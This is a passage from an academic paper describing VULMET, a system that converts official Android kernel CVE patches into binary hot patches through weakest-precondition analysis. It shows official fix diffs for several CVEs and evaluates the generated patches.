


Figure 2: Example of the special case for Rule 1

Requirement 1: the generated hot patch should preserve the semantics as the corresponding official patches, which guarantees its correctness.
Requirement 2: the generated hot patch should not break the system, which ensures its robustness.
Requirement 3: the generated hot patch should incur low overhead, which ensures its efficiency.

2.3 Operation Scopes

To ensure the robustness of the patched program, we have defined three rules to limit the operations used in the hot patches.

Operation Rule 1. The patch can only be placed at the beginning or end of the functions or at the beginning or end of function calls.

In binary executables, the function level information is limited. For a given source code statement, it is difficult to locate a particular line of binary instruction. In addition, the instruction location changes in different versions of the functions. However, no matter what changes have been made inside a function, its boundary remains the same. With the help of IDA PRO [10], the function beginning and end place can be pinpointed. These places are stable even if the contents of the function have been slightly changed. Therefore, to ensure the hot patch is practical in Android kernels, we only allow the patch to be placed at the beginning or end of a function or the call of the function.

`Operation Rule 1` has one special situation, which has been shown in Fig. 2. In the case where function *A* calls function *B*, the hot patch can be applied to the beginning or end of function *A* (Hook Point I and IV) and the call to function *B* (Hook Point II and III). By hooking at the beginning or end of the call to function *B* (Hook Point II and III), we can achieve the equivalent semantics as if we are hooking in the middle of function *A*. Therefore, the hot patch still obey `Operation Rule 1`, but looks like to have the ability to hook in the middle of the function.

Operation Rule 2. The patch can read the valid content of the memory but it is prohibited from modifying the contents.

```
1  int q6lsm_snd_model_buf_alloc(struct lsm_client *client,
2      size_t len){
3          struct cal_block_data *cal_block = NULL;
4          size_t pad_zero = 0, total_mem = 0;
5          ...
6          cal_block =
7          cal_utils_get_only_cal_block(lsm_common.cal_data);
8          if (cal_block == NULL)
9                  goto fail;
10         ...
11         if (!client->sound_model.data) {
12                 client->sound_model.size = len;
13                 pad_zero = (LSM_ALIGN_BOUNDARY -
14             (len % LSM_ALIGN_BOUNDARY));
15 +               if ((len > SIZE_MAX - pad_zero) ||
16 +               (len + pad_zero >
17 +           SIZE_MAX - cal_block->cal_data.size)) {
18                         ...
19                         goto fail;}
20         ...}
21 ...}
```

Figure 3: Official Patch for CVE-2015-8940

Modifying the memory contents directly may be dangerous. A careless writing operation may change the program control follow and tamper the important data, which will result in unexpected behaviors of the program. Therefore, to enforce the security, we restrict the patch operation to be only reading the content without writing to the memory.

Operation Rule 3. The patch can only fix vulnerability with small changes and within one function.

Patches are usually small to address a specific security problem. If the patch modifies most parts of the function, it is equivalent to implement a new function. Hot patch has the limitation to fix this kind of bugs without introducing other problems [47]. Moreover, a large cross-function patch is rare and may involve the redesigning of the program logic, which is not suitable for hot patching. Therefore, we limit the hot patch to fix vulnerability within one function. However, if a large official patch can be divided into small patches within one function, the small patches can be converted into hot patches separately.

2.4 Real-world Example

In this section, a real-world example is given to demonstrate the concept of converting the official patch into the hot patch.

Fig. 3 has shown the official source code patch for `CVE-2015-8940` [6] in Android Qualcomm msm kernel 3.10. This patch fixes the integer overflow bug in function `q6lsm_snd_model_buf_allo()` by adding a sanity check at line 15 to 17.

To convert it into a hot patch, we first follow `Operation Rule 1` to hook the beginning of the function `q6lsm_snd_model_buf_allo()` at line 1. Then we need to find a semantic equivalent patch as the official patch at this point. The official patch contains one sanity check of variable `len`, `SIZE_MAX`, `pad_zero`, and `cal_block->cal_data.size`. Not all of these variables' values are known at the begin-

Table 2: Variable Relationships

Patch Variable	Equivalent Value
len	len (same as function input)
SIZE_MAX	constant
pad_zero	constant - (len % constant)
cal_block->cal_data.size	cal_utils_get_only_cal_block()

ning of the function. To build an semantic equivalent patch, we need to use variables whose values are known to represent the same sanity check. Since we are hooking at the beginning of the function, we can get the value of the function input parameters, `client` and `len`. Then we need to use weakest precondition reasoning, a program analysis technique, to find out the relationships between the input parameters and the sanity check variables.

Table 2 shows the relationships between the variables. The detailed algorithm to determine the relationships automatically is presented in Section 4. With them, we can generate an equivalent sanity check at the beginning of the program by replacing the official patch variable with the variables. The generated equivalent sanity check looks like:

```
1 if ((len > constant1 - (constant2 - (len % constant2)))
2         || (len + ((constant2 - (len % constant2))
3         > constant1 - func_return_value))
4          {return 0;}
```

The generated patch will only read the contents of the function inputs without any writing operation so that the `Operation Rule 2` is satisfied. Moreover, since the patch only fixes the vulnerability in one function, `Operation Rule 3` is also satisfied. Therefore, the generated patch complies with the operations in the definition.

3 Patch Type Analysis

To generate the hot patch from an official patch, we need to make sure that the official patch fixes the vulnerability in certain ways, which are able to be converted to a hot patch. Therefore, we conduct an empirical study on the different types of Android vulnerabilities. In the study, we provide the vulnerability patch categorization and distribution results as well as the insights found from the observations. After that, we are able to discuss the type of vulnerability patch that VULMET is able to support.

To have a comprehensive understanding of different types of patches, we have manually analyzed the recent Android kernel CVE vulnerability patches. We make an effort to collect most of the Android kernel vulnerabilities, which are publicly disclosed by Google. As VULMET works on the legacy vulnerabilities, we choose CVEs from the year 2012 to 2016, which mainly reside in Linux major version 3. We also ignore the older vulnerability, since it has a low chance to affect the recent Android devices.

Table 3: Patch Type Categorization

Type	Sub Type
Sanity Testing	Precondition Validation Error Handling
Function Call	Ensuring Atomicity Freeing Resources Call User Define Functions
Change of Variable Values	Zeroing Memory Initialization Increase Buffer Size
Change of Data Types	n.a.
Redesign	n.a.
Others	n.a.

3.1 Patch Categorization

Since our work focuses on the patch generation, the patch category should reflect the modifications to the function code rather than the consequence of the vulnerabilities. There are many patch categorization works on classifying the patches based on the type of the vulnerability they are fixing [51] [25] [56] [48]. However, only few works focus on the patches themselves. [36] has proposed a categorization schema based on the patch modification, which fits our need well. Therefore, we adopt the idea of this work and combine some of their patch type groups to form our patch categorization schema. The different patch modification category is listed in Table 3. `Sanity Testing` checks a certain condition and makes the decision to change the program control flow. Based on the different variable values it checks, `Sanity Testing` can be further divided into two subgroups. `Precondition Validation` type tries to check the function input parameters, and `Error Handling` tries to check the return value of the function call to add the error handling logic to the program.

The `Function Calling` patch type fixes the vulnerability via calling the functions. Based on the different function it calls, it can be divided into three subtypes. `Ensuring Atomicity` adds in the calls to synchronization functions such as `lock()` and `unlock()` to ensure the atomic operations. `Freeing Resources` calls the `free()` function to remove the unused resources. `Call User Define Functions` includes other function calls to achieve different purposes.

The `Change of Variable Values` patch type requires the modification of the memory contents. `Zeroing Memory` sets the memory to 0 to prevent information leak. Some of the `Zeroing Memory` patches are implemented using function call to `memset()`. We regard this type as the `Zeroing Memory` not the `Function Call`. `Variable Initialization` sets a default value to the variable. `Buffer`

Table 4: Patch Type Allocation

Type	NO.	Percent	Example
Sanity Testing	157	42.1%	CVE-2014-3145
Function Calling	65	17.4%	CVE-2014-8709
Change of Variable Values	37	9.9%	CVE-2014-1739
Change of Data Types	9	2.4%	CVE-2016-2062
Redesign	65	17.4%	CVE-2016-8457
Others	40	10.7%	CVE-2014-9683

Table 5: VULMET support patch types

Type	Supported / Unsupported
Sanity Testing	Supported
Function Call	Partially Supported
Change of Variable Values	Unsupported
Change of Data Types	Unsupported
Redesign	Unsupported
Others	Partially Supported

`Size Increase` is a special case where the patch increases the buffer to avoid overflows.

The `Change of Data Types` is a unique type where the variable type is changed, for example, from *int* to *long int*. `Redesign` refers to the rewrite the function logic with a lot of different program changes. The `Others` patch type specifies some minor changes that cannot be put into the major categories.

We have collected 375 CVEs. Except for 2 cases, whose official patches cannot be found, we have summarized and categorized the 373 CVE patches into different groups based on the patch categorization schema. The allocation of different types of patches is presented in Table 4. According to the table, `Sanity Testing` the most commonly used patch pattern, which accounts for 42.1%. This kind of fix tries to read and check the value of the variable to make decisions. It meets the `Operation Rule 2`, which does not write memory contents. This type of patches are good candidates for generating hot patches.

3.2 Observations

We have obtained four interesting observations during the study of the vulnerability patches.

Observation 1: Vulnerability patch changes are generally small compared to other program updates. Most of the patches in the Android kernels are small in size with only a few lines of code changes. In the 373 CVEs, there are only 64 CVEs that either have more than 30 lines of modification or modify more than 5 functions in one patch. This observation is consistent to the work [40], which states that in Chrome and FireFox bug fixes, small patches account for the largest percentage amount all the security-related patches. This observation suggests that hot patch is a possible solution to fix a large number of vulnerabilities in Android since it favors small changes.

Observation 2: Large vulnerability patches often consist of several small individual patches. Moreover, for the larger vulnerability patches, they often consist of many small individual fixes. In the 64 large patches, there are 50 patches that are the combination of several small changes in different functions. For example, the patch for vulnerability `CVE-2016-8457` [8] is considered as big, since it has more than 50 lines of code changes. However, they can be divided into several small fixes in different places of the functions. The reason is that there is a vulnerability pattern, which appears multiple times inside the function. Therefore, the similar fixes need to be inserted into the function for every occurrence of the same patterns, which results in a large fix when aggregated. This observation indicates that we are able to analyze some of the large and complex vulnerability fixes using the divide and conquer approach. By appropriately dividing the large patch, one can get smaller patches, which can be converted into hot patches individually.

Observation 3: The patch pattern may be different regardless of the vulnerability types. After summarizing the different type of patches, we have compared them with the different type of vulnerabilities. We find that there is no evidence to show that the patch type and vulnerability type have strong co-relations. In general, the patches for same type vulnerability may be written in different ways; and the same type of code change can fix different types of vulnerabilities. Therefore, the patch type should be summarized differently from the vulnerability type, which shows that our way of patch classification is reasonable.

Observation 4: Some patches consist of both non-security upgrade and vulnerability patch. There are some patches, which have non-security upgrade apart from having vulnerability fixes. The reason for mixing the two kinds of patches in the same commit may be that the programmer does not want to disclose the vulnerability directly to the public. By mixing them with some function upgrades, it makes them hard to be detected by the attackers. For example, in the fix of `CVE-2016-8457`, there is a piece of the code does the normal function update jobs without fixing the vulnerability. This observation explained the reason why some of the patches are large patches with a mix of many types of code changes. In fact, the real security patch may be small, but when being added in some other updates, it becomes large and difficult to be analyzed.

3.3 VULMET Work Scope

Based on the vulnerability patch study and the VULMET operation scope in Section 2.3, we have defined the scope of the




Figure 4: Framework Overview of VULMET

vulnerability types which VULMET is able to handle. Table 5 has shown the patch types, which can be supported by VULMET. First, VULMET will support the `Sanity Testing` since it only checks (reads) the value in the function and makes decisions, which satisfy all the Operation Rules in Section 2.3. Second, for the `Function Call` type, VULMET is able to go into the callee function and analyze the changes. If the changes do not involve the memory write operation, VULMET can support the patch. Thus, VULMET partially supports the `Function Call` type. Third, for the type of `Change of Variable Values` and `Change of Data Types`, since they both need to write the value to the memory which is against `Operation Rule 2`, they are not supported by VULMET. Forth, VULMET does not support the type `Redesign` since it greatly changes the original function semantics and violates `Operation Rule 3`. Last, in type `Others`, we have manually gone through each case. There are some cases, which do not contain writing operations to the memory. VULMET can generate hot patches from these cases. For example, in `CVE-2018-17182` [9], the patch removes the entire vulnerable function. In our patch categorization, it belongs to the `Others` type. VULMET is able to generate an equivalent semantic patch by skipping the function. The detailed discussion is shown in Section 5.1.1. However, there are also cases that involve the change of memory content. Therefore, VULMET can partially support this type.

4 Methodology

In this section, we present the detailed algorithms for automatic hot patch generation.

4.1 Overview

Fig. 4 shows the overview of VULMET. When a patch has been officially released, suitable patches will be selected for the hot patch generation. For a patch candidate, there are different locations inside the vulnerable function that the hot patch can be inserted. VULMET will choose the best location to insert the patch by calculating the side effect for each place. After that, it will leverage on the weakest precondition analysis to find the semantic equivalent constraints of the official patches. Those constraints will be converted into the hot patch, which can be applied to the binary programs.

4.2 Patch Filtering

The first step of VULMET is to determine whether an official patch can be converted into a hot patch. As stated in Section 2, the hot patch operation is limited to enforce the program security. Therefore, only the official patches, whose operation semantics comply with the requirements, can be used to generate the hot patch. To achieve it, VULMET will extract the official patch by diffing the vulnerable code and patched code. Then, for each statement in the patch, it will be classified as the normal operation and the prohibited operation. The prohibited operation includes the assignment of variable or pointer values and the call to memory modifying functions. If the official patch does not contain prohibited operations, VULMET will select it as a candidate to generate the hot patch. Otherwise, the patch is filtered out.

4.3 Insertion Location Optimization

4.3.1 Motivation and Problem Definition

According to Rule 1 at Section 2.3, hooking function at the beginning or the end is the requirement to ensure patch's practicality. Therefore, VULMET can only hook the target vulnerable function and the functions (i.e. callee function) which are called by the target function. Each of the hooking place is considered as a possible location to apply the hot patch. Among the several places inside the target function, VULMET is designed to find the best one. Some of patch points may not contain enough information on the variable values to calculate the semantic equivalent constraints. Some of them will have unexpected effects since the function may be executed until it reaches the patch point. To find the best point, those different aspects need to be taken into consideration.

To illustrate the problem, we reuse the example at Fig. 3 in Section 2.4. In this example, previously, we assume the patch point is at line 1. In fact, there are two more points that can also apply the hot patch. They are line 1 (the beginning of function `q6lsm_snd_model_buf_allo()`) and line 7 (the call to function `cal_utils_get_only_cal_block()`). Both of the two points will have enough information to calculate the relationship between the function parameters and the variables used in the official patch. Therefore, in either of the two points, VULMET can generate a semantic equivalent hot patch to fix the vulnerability.

However, patching the function at different locations will result in different side effects, which may harm the normal executions. In this case, if we insert the patch in the call

to function `cal_utils_get_only_cal_block()` at line 7 and the patch kills the execution, some instruction from line 1 to line 7 has already be executed (Note: at line 5 codes are omitted for simplicity). There may be some program changes such as memory allocation. However, if the function is killed in the middle, it may not finish the proper clean up process, such as freeing the allocated memory. This may introduce new program flaws and make the patched function unsafe. Instead, if the hot patch is applied at line 1 and kills the function, then the instructions with side effects will not be executed. Therefore, patching at line 1 is relatively safer than patching at line 7. VULMET is designed to select the best point among the candidates.

We define this problem as an insertion location optimization problem. The goal is to find an insertion point, which has adequate information to calculate the semantic equivalent constraints and has the least side effects on the program. The reason for choosing the point which incurs least side effects is that patching at this point will have the most similar semantics to the original patches. It is inevitable that, in some cases, the side effects will result in the function working differently than the original target function. In this case, VULMET chooses to sacrifice the normal functionalities to make sure the patch can block the vulnerabilities since the first priority is to protect the system. Therefore, by choosing the point with least side effects, VULMET tries to patch the vulnerabilities while keeping as many normal functionalities as possible.

4.3.2 Demonstration Example

The workflow of the algorithm is as the following. First, all the possible insertion points are listed. (In the running example of Fig. 3, the beginning of function `q6lsm_snd_model_buf_allo()` and the call to function `cal_utils_get_only_cal_block()`.) Since the hot patch works on the binary level, there may be inlined functions, which have been merged into their caller functions. Those inlined functions will not be considered as a proper insertion point. The detailed method to handle the inlined function will be given in Section 4.4.3. (After the compilation, the functions at line 1 and line 7 are not inlined in the resulted binary.)

Second, the algorithm will try to build two program paths. The first one (path I) starts from the function beginning and ends at the patch insertion point. The second path (path II) starts from the insertion point and ends the official patch location. To build the two paths, VULMET will remove the branches in the code and flatten the loops by unrolling them once. The resulted path is a sequential program slice. (In Fig. 3, the paths for insertion point at line 1 is path I: 1-1 and path II: 1-15 and the path for insert point at line 7 is path I: 1-7 and path II: 7-15.)

Third, to ensure, at the insertion point, there is enough information to build the semantic equivalent constraints, the algorithm will try to back-propagate the variables in the official patches through the path II. If all the variables can be traced back through the path, the insertion point will contain adequate information to build the hot patch. (As discussed in Section 2.4, the two insertion points have enough information.)

Fourth, the algorithm will check whether there is any side effect introduced if the patch is applied. If the patch insertion point is at the beginning of the vulnerable function, there will be no side effect generated. Otherwise, VULMET will examine the path I to obtain the statement which can lead to side effects. The side effects include the change of the global variables, the assignment of pointers, the allocation of a piece of memory without freeing it, as well as any of the calling to the system functions. The algorithm will choose the insertion point, whose path to the official patch has least side effects. (Since line 1 of the function in Fig. 3 is the beginning of the vulnerable function, patching at it has no side effects on the function. Line 1 will be selected as the optimal patch insertion point.)

Table 6: Relationship between the Semantics Calculation and the Weakest Precondition Reasoning

Semantics Calculation	Precondition Reasoning
Official Patch Semantics	Postconditions
Instructions and Statements	Predicate Transformers
↓	↓
Hot Patch Constraints	Weakest Preconditions

4.4 Weakest Precondition Reasoning

After selecting the patch insertion point, the next step is to produce the hot patch at that point by calculating the semantic equivalence of the official patch. In VULMET, this process is reformed into a weakest precondition reasoning task. In programming, a precondition is a statement that should be true before the function is called. While, a postcondition is a statement that will be true if the function finishes and all the preconditions are met. Table 6 demonstrates the relationship between the semantics calculation and the weakest precondition reasoning. Given an official patch, its semantics can be converted into one or more postconditions. The statements in the vulnerable functions will define the transformers in solving the weakest precondition. The process of getting the hot patch constraints is equivalent as calculating the weakest preconditions. The resulted weakest preconditions are the semantic equivalent hot patch of the official patch.

4.4.1 Determined Statement Transformation

To solve the weakest precondition problem, VULMET takes an input postcondition P and a statement s in the original

vulnerable function. It solves the condition via the calculation of the predicate transformers [17]. Then, it outputs the weakest precondition of s with respect to P, which is denoted by $wp(s,P)$. The rules of the calculations for the determined statement transformation are listed:

$$wp(skip,P) \Leftrightarrow P \tag{1}$$

$$wp(x := e,P) \Leftrightarrow P[x \longmapsto e] \tag{2}$$

$$wp(s_1 : s_2,P) \Leftrightarrow wp(s_1,wp(s_2,P)) \tag{3}$$

$$wp(\textbf{if } b \textbf{ then } s_1 \textbf{ else } s_2 \textbf{ end},P) \Leftrightarrow (b \wedge wp(s_1,P)) \vee (\neg b \wedge (s_2,P)) \tag{4}$$

`Rule 1:` When the statement has no effects on the postcondition P, the statement is skipped. The precondition is the same as the postcondition. `Rule 2:` When there is an assignment statement, the corresponding variable x inside the postcondition is transformed into e. The resulted precondition will be expressed in term of e. `Rule 3:` If the statements are sequential, the weakest precondition is calculated backward. The precondition of the second statement will be the postcondition for the first statement. `Rule 4:` If there is a branch statement, the precondition will be depending on the branch conditions. The branch conditions will be aggregated as part of the precondition.

The four rules will specify the determined statement transformation to get the weakest precondition. All the values in the transformation will be calculated precisely. Therefore, this process guarantees the equivalence between the post- and preconditions so that the generated hot patch will be semantically equal to the official patch.

4.4.2 Demonstration Example

The basic workflow of weakest precondition reasoning is demonstrated with a real-world example. For the simplicity, the demo is shown with C language, whereas the actual reasoning is based on LLVM. Fig 5 has shown the official patch for `CVE-2014-9873` [5]. The official patch tries to add a sanity check for variable `write_len` at line 11 and 12. To generate the hot patch, the patch semantic will be converted into a weakest precondition reasoning problem.

The postcondition P is `write_len <= 0`, the statements are the instructions from line 4 to 10. The output will be the precondition in term of the function input parameters, which is the same as the hot patch semantic. The problem is solved with the determined statement transformation. First, by `Rule 3`, the algorithm works backward. Therefore, the algorithm will start at line 10. Second, by `Rule 2`, the value of `write_len` is replaced by the equation on the right-hand side in line 10. The resulted precondition is `(int)(*(uint16_t *)(buf+2)) - cmd_code_len <= 0`. Third, by `Rule 3`, in line 8 and 9, the branch condition will be aggregated into the precondition to determine the value of the variable `cmd_code_len`. Forth, again by `Rule 2` at line 7, the value

```
1  void extract_dci_pkt_rsp(struct diag_smd_info
2      *smd_info, unsigned char *buf)
3  {
4      int cmd_code_len = 1;
5      int write_len = NULL;
6      uint8_t recv_pkt_cmd_code = 0;
7      recv_pkt_cmd_code = *(uint8_t *)(buf+4);
8      if (recv_pkt_cmd_code != DCI_PKT_RSP_CODE)
9          cmd_code_len = 4;
10     write_len = (int)(*(uint16_t *)(buf+2)) - cmd_code_len;
11 +   if (write_len <= 0)
12 +       return;
13     ...
14 }
```

Figure 5: Example: CVE-2014-9873

Table 7: Variable Reasoning

Post-condition	Precondition
write_len >=0	*(buf + 2) - cmd_code_len >= 0 (1)
(1)	*(buf + 2) - 4 >= 0 and recv_pkt_cmd_code != DCI_PKT_RSP_CODE *(buf + 2) - cmd_code_len >= 0 and recv_pkt_cmd_code == DCI_PKT_RSP_CODE (2)
(2)	*(buf + 2) - 4 >= 0 and *(buf + 4) != DCI_PKT_RSP_CODE buf + 2 - cmd_code_len >= 0 and *(buf + 4) == DCI_PKT_RSP_CODE (3)
(3)	*(buf + 2) - 4 >= 0 and *(buf + 4) != DCI_PKT_RSP_CODE *(buf + 2) - 1 >= 0 and *(buf + 4) == DCI_PKT_RSP_CODE (4)

of variable `recv_pkt_cmd_code` is changed into the value of `buf`. Line 4 to 6 only contain the assignment statements with constant values at the right-hand side. There, the postcondition will be transformed into precondition by replacing the variable values with their corresponding constants.

Table 7 has summarized the steps of the transformation from postcondition to the precondition. The original semantics will be changed into the precondition by the transformer rules. The final precondition `Equation (4)` in Table 7 will be the hot patch semantics.

4.4.3 Function Calls

For the non-determined statements, such as function calls and loops, VULMET uses algorithms to summarize the semantics. The detail explanation for handling the function calls and the loops will be given in the following sections.

Handling function call is a major task in program analysis. In this work, by `Operation Rule 1` in Sec. 2.3, a function call can be regarded as a hooking point, whose input parameters and return value can be obtained. Therefore, VULMET will use function calls to extract variable values for the hot

patch generation. However, there are some cases where the functions are not suitable to be used as the hooking points. Therefore, VULMET need to handle those cases to generate accurate patches.

Inlined function The first case is where the function is inlined during the compilation process. The inlining process will merge the binary instructions of the function into its caller's instructions. The start of the inlined function will be in the middle of another function. Therefore, it is difficult to find a precise location to hook those functions. VULMET handle the inlined function in a different way.

Before the function analysis start, VULMET will perform a check to figure out the inlined function in the target program. Then, it will import the contents of the inlined functions into their caller functions. The framework will treat the inlined function as a part of the target function's code when analyzing it. In general, the inlined function has two attributes. First, it only contains a small piece of code to perform simple tasks. Second, it hardly ever calls other functions. The two attributes make the function easy to be inlined. Also, they allow VULMET to import the code to do the analysis.

Value modification function There are function calls in the middle of the original function. The callee function may modify the values, which are used in the calculation of the weakest precondition. In order to have an accurate result, VULMET needs to analyze the callee functions to understand how the values are changed inside them. After that, VULMET can use the modification as the determined statement transformation to calculate the precondition. VULMET uses SVF [49,50], a tool that provides inter-function analysis to determine whether a particular variable has been changed inside the function. VULMET will skip all the irrelevant functions without any value changes. Next, for the functions with value changes, VULMET will go inside the callee function and calculate the changes made by the function. The changed semantics are summarized and used to represent the functions. After that, VULMET will start to perform the weakest precondition reasoning to get the hot patches.

Algorithm 1 describes the workflow for the function handling process. The functions in the algorithm refer to the callee functions inside the target vulnerable function. First, all the functions on the analysis path will be input into the algorithm. Next, VULMET will try to look up the function label in binary to check whether it has been inlined. If it is inline, VULMET will import the function into its caller for analysis. If the function is not inlined, it will continue to determine whether the point is the ideal insertion point. If the point is selected as the insertion point, it will extract the function input variable information and continue to weakest precondition solving. If the function is not the insertion point, it will check whether the function modifies the variable with the help of SVF. If the function modifies the relevant variable, VULMET needs to go deep into the function and performs further analysis to summarize the changes. If the function modifies an irrelevant variable or does not modify any variable, VULMET will skip it. If the callee function calls another function, which results in nested function calls, VULMET will treat the function as complex and skip the analysis.

Algorithm 1 Function Handling

```
1:  function HANDLE_FUNC(func f)
2:      Lookup f in binary
3:      if f's name is found (not inlined) then
4:          Check f for insertion point
5:          if f is insertion point candidate then
6:              Add f to insertion point analysis process
7:          else
8:              Check whether f modifies relevant variables
9:              if f modifies relevant variables then
10:                 Analyze the code in f
11:             else if f dose not modify then
12:                 Skip f and return
13:             else if f is too complex then
14:                 Skip f with red flag
15:             end if
16:         end if
17:     else
18:         Import the source code of the inlined function f
19:     end if
20: end function
```

4.4.4 Loops

Loops are another major problem in program MODanalysis. Since in static analyze, it is difficult to determine the exact number of iterations that the loop will be executed and the exact output values. Some works, such as [53], propose loop summarization algorithms, which could yield approximation results for some types of loops. However, since hot patches need to be precise to completely fix the vulnerabilities, the approximation in loops may greatly affect the accuracy of the patches.

Since loops are in different types, VULMET develops different strategies to handle different loops. The first type of loop is the one that contains the official patch. In this type, the patch semantics are repeated several times according to the loop iterations. VULMET will extract the loop iteration conditions and perform the weakest precondition solving on them. Then, it will construct a semantic equivalent loop at the insertion point. The hot patch semantics will be included inside the constructed loop. The second type of loop is the one that appears in the middle of the analysis path. To handle this type of loop, VULMET needs to first determine whether the loop modifies any of the relevant value used for weakest precondition solving. If no relevant value is changed, the loop can be skipped. Otherwise, VULMET leverages the idea of [53] to perform the loop summarization. It will generate the ranges

of the values which have been changed inside the loop. Then, VULMET takes the conservative way to choose the largest range of the value to form the hot patch semantics so that the generated patch can fix the vulnerability with the possibility of affecting the normal functionalities. Last, if the loop is too complex with new function calls or multi-level nested loops inside, we choose to skip the loop without any analysis.

4.5 Binary Hot Patch Generation

The last step is to generate the hot patch based on the precondition constraints. VULMET uses an empty function as the template and set the function to have the same number and type input parameter as the original target function. Then it inserts all the constraints to it and compiles the function into binary executables which can be hot patched to the kernels.

The major challenge is to determine the actual address of the variables used in the patches. Since VULMET hooks the function at the beginning or end, the address of the input parameters and the return value can be determined. For the address of variables inside structures, VULMET will look up the relative address from the source code. The relative address will be added to the base address, which is obtained from hooking, to give the exact address of the variables.

VULMET supports the hot patch for real-world Android platform with architectures ARM 32 bits and 64 bits. To suit for various architectures, VULMET is designed to output the weakest preconditions of the patches. These can be used to generate the binary instruction of different architectures to support different platforms.

The generated hot patch includes a binary executable with the patching logic and a file to record the hooking point(s). To apply the hot patch, one can use the standard hot patching procedure to load the hot patch into the memory and build a trampoline at the hooking point to direct the control flow of the program to the loaded patch. After the execution of the patch, it will either pass the control back to the function or return the function to prevent the vulnerability.

5 Evaluation

We have evaluated VULMET for the correctness, robustness, and efficiency of its generated hot patches. Correctness quantifies the patches' ability to fix the vulnerability, robustness quantifies the patches' ability to maintain the stableness of the program, and efficiency quantifies how much overhead the patches introduce. We have designed experiments to test the effectiveness of the patches in the three aspects. In the experiments, all the patches are tested on the Android Open Source Project (AOSP) platform Google Nexus 5X with Android kernel version 7.1.1 r31 bullhead build.

Table 8: Prevention of CVE exploit attacks

CVE NO.	Before Patch	After Patch
CVE-2014-3153	System crash	Safe
CVE-2016-4470	System crash	Safe
CVE-2014-4943	System crash	Safe
CVE-2018-17182	System crash	Not exploited

5.1 Correctness Evaluation

In this section, we evaluate the correctness of the generated hot patches. The experiment consists of three parts. First, we test the patches with real-world CVE exploits. Second, for the vulnerabilities whose exploit is not available, we manually verify the correctness of the patches. Third, we manually write hot patches and compare the generated hot patches against them to check whether the generated patches fix the vulnerable in the same way as human experts.

5.1.1 Experiment 1: Patches against Exploits

We assess the correctness of the generated hot patch against real-world exploits. We manually collect exploits for the Android CVEs and use them to attack the system patched by VULMET. To the best of our knowledge, we have found 3 working exploits for the vulnerabilities with the hot patches. In addition, we have also tested the hot patch for the recent critical vulnerability, `CVE-2018-17182`. Table 8 lists the four exploits and shows the program running results before and after the application of the hot patches. The result suggests that all the patches have successfully prevented the attacks from the exploits. For `CVE-2014-3153`, `CVE-2016-4470`, and `CVE-2014-4943`, the hot patches have fixed the vulnerability completely. For `CVE-2018-17182`, the hot patch can successfully prevent the exploit but cannot stop the system from crashing. It is because that the patch can only partially fix the vulnerability. In the following, we discuss the patch correctness in detail with code examples.

CVE-2014-3153 is a privilege escalation vulnerability in function `futex_requeue()` function. As shown in Fig. 6, the official patch fixes the vulnerability in three different location of the functions.

For the first patch in Fig. 6(a), VULMET extracts the semantics of checking the equivalent of variable `uaddr1` and `uaddr1` at line 2. Then, it converts the semantics into the hot patch at the beginning of the function `futex_requeue()`. The two variables used in the official patch are also the function input parameters. VULMET checks the analysis path to ensure there are no changes on the two variables. Therefore, the semantic will remain the same as the official patch. In addition, since the official patch is inside another sanity check (shown in (a) at Line 1), VULMET will also keep the semantics

```
if (requeue_pi) {
+    if (uaddr1 == uaddr2)
+        return -EINVAL;
...
}
```

(a)

```
+if (requeue_pi
+        && match_futex(&key1, &key2)) {
+    ret = -EINVAL;
+    goto out_put_keys;
+}
```

(b)

```
+if (match_futex(&q.key, &key2)) {
+    ret = -EINVAL;
+        goto out_put_keys;
+}
```

(c)

Figure 6: Official Patch: CVE-2014-3153

when constructing the hot patch to keep as much original semantics as possible. The generated semantic is as follow:

```
hook futex_requeue
check requeue_pi:
if not 0:
    check uaddr1, uaddr2:
    if  uaddr1 == uaddr2:
        return the function
```

For the second patch in Fig. 6(b), there is a function call inside the official patch, which has been inlined at the compiled binary. VULMET imports the code for the inlined function and extracts its semantics. Then the semantic is combined with the original official patch semantic, which is listed below.

```
check:
requeue_pi && key1 && key2
  && key1->both.word == key2->both.word
  && key1->both.ptr == key2->both.ptr
  && key1->both.offset == key2->both.offset
```

Then, VULMET tries to solve the conditions of all the variables appear in the semantics. `requeue_pi` is one of the input parameters so that its semantics remain the same. For the union pointers `key1` and `key2`, VULMET looks for a good patch insertion points, where the value of `key1` and `key2` is same as the value in the official patches. After the analysis, VULMET finds a non-inlined function call `hash_futex()` after the sanity checks. At that point, the value of `key1` and `key2`

```
static int pppol2tp_setsockopt(.....)
{
...
     if (level != SOL_PPPOL2TP)
-        return udp_prot.setsockopt(sk,
-           level, optname, optval, optlen);
+        return -EINVAL;
...}
```

Figure 7: Official Patch: CVE-2014-4943

can be extracted. Thus, the tool will generate the hot patch by creating the patch at the point to get the value of `key1` and `key2` and checks them to make decisions.

For the third patch in Fig. 6(c), VULMET follows the same steps as the second patch, since the semantics of both of their official patches are the same.

CVE-2014-4943 is another function that has a known exploit [4]. It is a privilege escalation vulnerability located at function `pppol2tp_setsockopt()` and `pppol2tp_getsockopt()`. Therefore, the official patch fixes the vulnerability in two different functions. However, both of fixes follow the same way to fix the vulnerabilities. VULMET will generate the hot patch for each of the individual fix in the same steps.

Fig. 7 shows the official patch of `CVE-2014-4943` for function `pppol2tp_setsockopt()`. It tries to replace the value of the return statement. Instead of calling a function, the new return statement just returns a constant value. To generate a hot patch, VULMET will first look at the sanity check that contains the return statement. It builds a similar check statement at the beginning of the function to check the value of the variable since it is a function input parameter, whose value can be obtained via hooking. After that, if the condition is met, VULMET just returns the function. It will produce a hot patch with the same semantics as the original patch. The hot patch generation for the function `pppol2tp_getsockopt()` follows the same steps.

